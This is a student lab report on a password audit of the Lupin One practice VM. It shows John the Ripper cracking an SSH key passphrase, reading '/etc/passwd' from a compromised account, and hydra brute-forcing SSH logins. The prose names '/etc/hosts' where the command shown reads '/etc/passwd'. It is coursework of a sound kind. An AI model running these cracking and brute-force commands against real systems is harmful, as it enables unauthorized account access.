Vulnerability and Threat Analysis

RIS430 NAA

Assignment 5

Password Audit Tutorial Report

Prepared By Group 10,

Khondoker Ishmum Muhammad (155895212)

Aryan Santosh Saindane (136235215)

Ananthu Krishna Vadakkeppatt (154290217)

Syed Mujahid Hamid Ali (161202213)

Table of Content

Overview

This report provides an in-depth assessment of password security practices. This was conducted to evaluate the effectiveness of existing password policies and identify potential vulnerabilities in the Lupin One VM.

The objectives of this password audit were:


- Assess the strength and complexity of passwords used by users.
- Evaluate compliance with the organization's password policy.
- Analyze the security of password hashes and susceptibility to cracking attempts.
- Simulate password guessing attacks to assess system vulnerability.

The audit involved a number of techniques. Password hashes were obtained from the system. Apart from that, simulated password guessing attacks were conducted to test the resilience of user accounts.

The password data was collected from the system, encompassing 2 accounts in total. The data was secured throughout the auditing process.

Password Auditing

To start off, we used SSH2john to obtain the hash of the SSH private key. Then, we use John the Ripper to crack that hash value.



kali-vm - VMware Workstation
File Edit View VM Tabs Help
Home
Ubuntu-RIS430-shamid-ali
kali-vm
LupinOne
root@kali: ~
File Actions Edit View Help


```
┌──(root㉿kali)-[~]
└─# ssh2john ssh_key.rsa > hash

┌──(root㉿kali)-[~]
└─# ls
hash  ssh_key.rsa

┌──(root㉿kali)-[~]
└─# john --wordlist=/usr/share/wordlists/fasttrack.txt hash
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd!        (ssh_key.rsa)
1g 0:00:00:02 DONE (2023-08-03 08:00) 0.4444g/s 21.33p/s 21.33c/s 21.33C/s Winter2015..Welcome1212
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(root㉿kali)-[~]
└─# 
```

```
Khondoker Ishmum Muhammad (155895212)
Aryan Santosh Saindane (136235215)
Ananthu Krishna Vadakkeppatt (154290217)
Syed Mujahid Hamid Ali (161202213)
```

Ln 1, Col 38 100% Windows (CRLF) UTF-8
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
8:00 AM
2023-08-03

Then, we figured out the number of accounts by logging into the compromised ‘icex64’ account through an SSH shell from Kali.

Then, we ran the commands ‘cat /etc/hosts’ and ‘ls /home’ to check the number of users and their directories.



```
icex64@LupinOne:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
arsene:x:1000:1000:arsene,,,:/home/arsene:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
icex64:x:1001:1001:,,,:/home/icex64:/bin/bash
icex64@LupinOne:~$ ls /home
arsene  icex64
icex64@LupinOne:~$ 
```


```
Khondoker Ishmum Muhammad (155895212)
Aryan Santosh Saindane (136235215)
Ananthu Krishna Vadakkeppatt (154290217)
Syed Mujahid Hamid Ali (161202213)
```

kali-vm - VMware Workstation
File Edit View VM Tabs Help
Home
Ubuntu-RIS430-shamid-ali
kali-vm
LupinOne
1 2 3 4
9:59
icex64@LupinOne: ~
File Actions Edit View Help
Khondoker Ish
File Edit View
Ln 1, Col 38 100% Windows (CRLF) UTF-8
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
9:59 AM
2023-08-03

Then, I used a 100-password list that I collected from another list that had almost a million common passwords. (taken from **SecLists/Passwords/Common-Credentials/10-million-password-list-top-1000000.txt at master · danielmiessler/SecLists · GitHub**)

Then I ran hydra attacks on both the accounts with the help of this list of common passwords.

For arsene:




```
┌──(root㉿kali)-[~]
└─# hydra -l arsene -P /home/kali/Desktop/passwords.txt 192.168.99.129 ssh -I ssh_key.rsa
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or fo
r illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-08-03 13:16:20
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (l:1/p:100), ~7 tries per task
[DATA] attacking ssh://192.168.99.129:22/ssh_key.rsa
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-08-03 13:17:16

┌──(root㉿kali)-[~]
└─# 
```

```
Khondoker Ishmum Muhammad (155895212)
Aryan Santosh Saindane (136235215)
Ananthu Krishna Vadakkeppatt (154290217)
Syed Mujahid Hamid Ali (161202213)
```

kali-vm - VMware Workstation
File Edit View VM Tabs Help
Home
Ubuntu-RIS430-shamid-ali
kali-vm
LupinOne
13:17
root@kali: ~
File Actions Edit View Help
Khondoker Ish
File Edit View
Ln 1, Col 38 100% Windows (CRLF) UTF-8
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
1:17 PM
2023-08-03

For icex64:



```
┌──(root㉿kali)-[~]
└─# hydra -l icex64 -P /home/kali/Desktop/passwords.txt 192.168.99.129 ssh -I ssh_key.rsa
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or fo
r illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-08-03 13:17:56
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (l:1/p:100), ~7 tries per task
[DATA] attacking ssh://192.168.99.129:22/ssh_key.rsa
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-08-03 13:18:51

┌──(root㉿kali)-[~]
└─# 
```

```
Khondoker Ishmum Muhammad (155895212)
Aryan Santosh Saindane (136235215)
Ananthu Krishna Vadakkeppatt (154290217)
Syed Mujahid Hamid Ali (161202213)
```

kali-vm - VMware Workstation
File Edit View VM Tabs Help
Home
Ubuntu-RIS430-shamid-ali
kali-vm
LupinOne
13:18
root@kali: ~
File Actions Edit View Help
Khondoker Ish
File Edit View
Ln 1, Col 38 100% Windows (CRLF) UTF-8
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
1:18 PM
2023-08-03

References

- **“hydra | Kali Linux Tools,” Kali Linux. hydra | Kali Linux Tools**

- **W. Hunt, “Hashcat P@ssw0rd Cracking: Brute Force, Mask & Hybrid,” In.security, Jun. 20, 2022. Hashcat P@ssw0rd Cracking: Brute Force, Mask & Hybrid**

- **“How to Audit Passwords,” teampassword.com. TeamPassword | How to Audit Passwords**

- **C. Lurey, “How to Perform a Password Audit,” Keeper Security Blog - Cybersecurity News & Product Updates, Oct. 26, 2022. How to Audit Passwords - Keeper Security**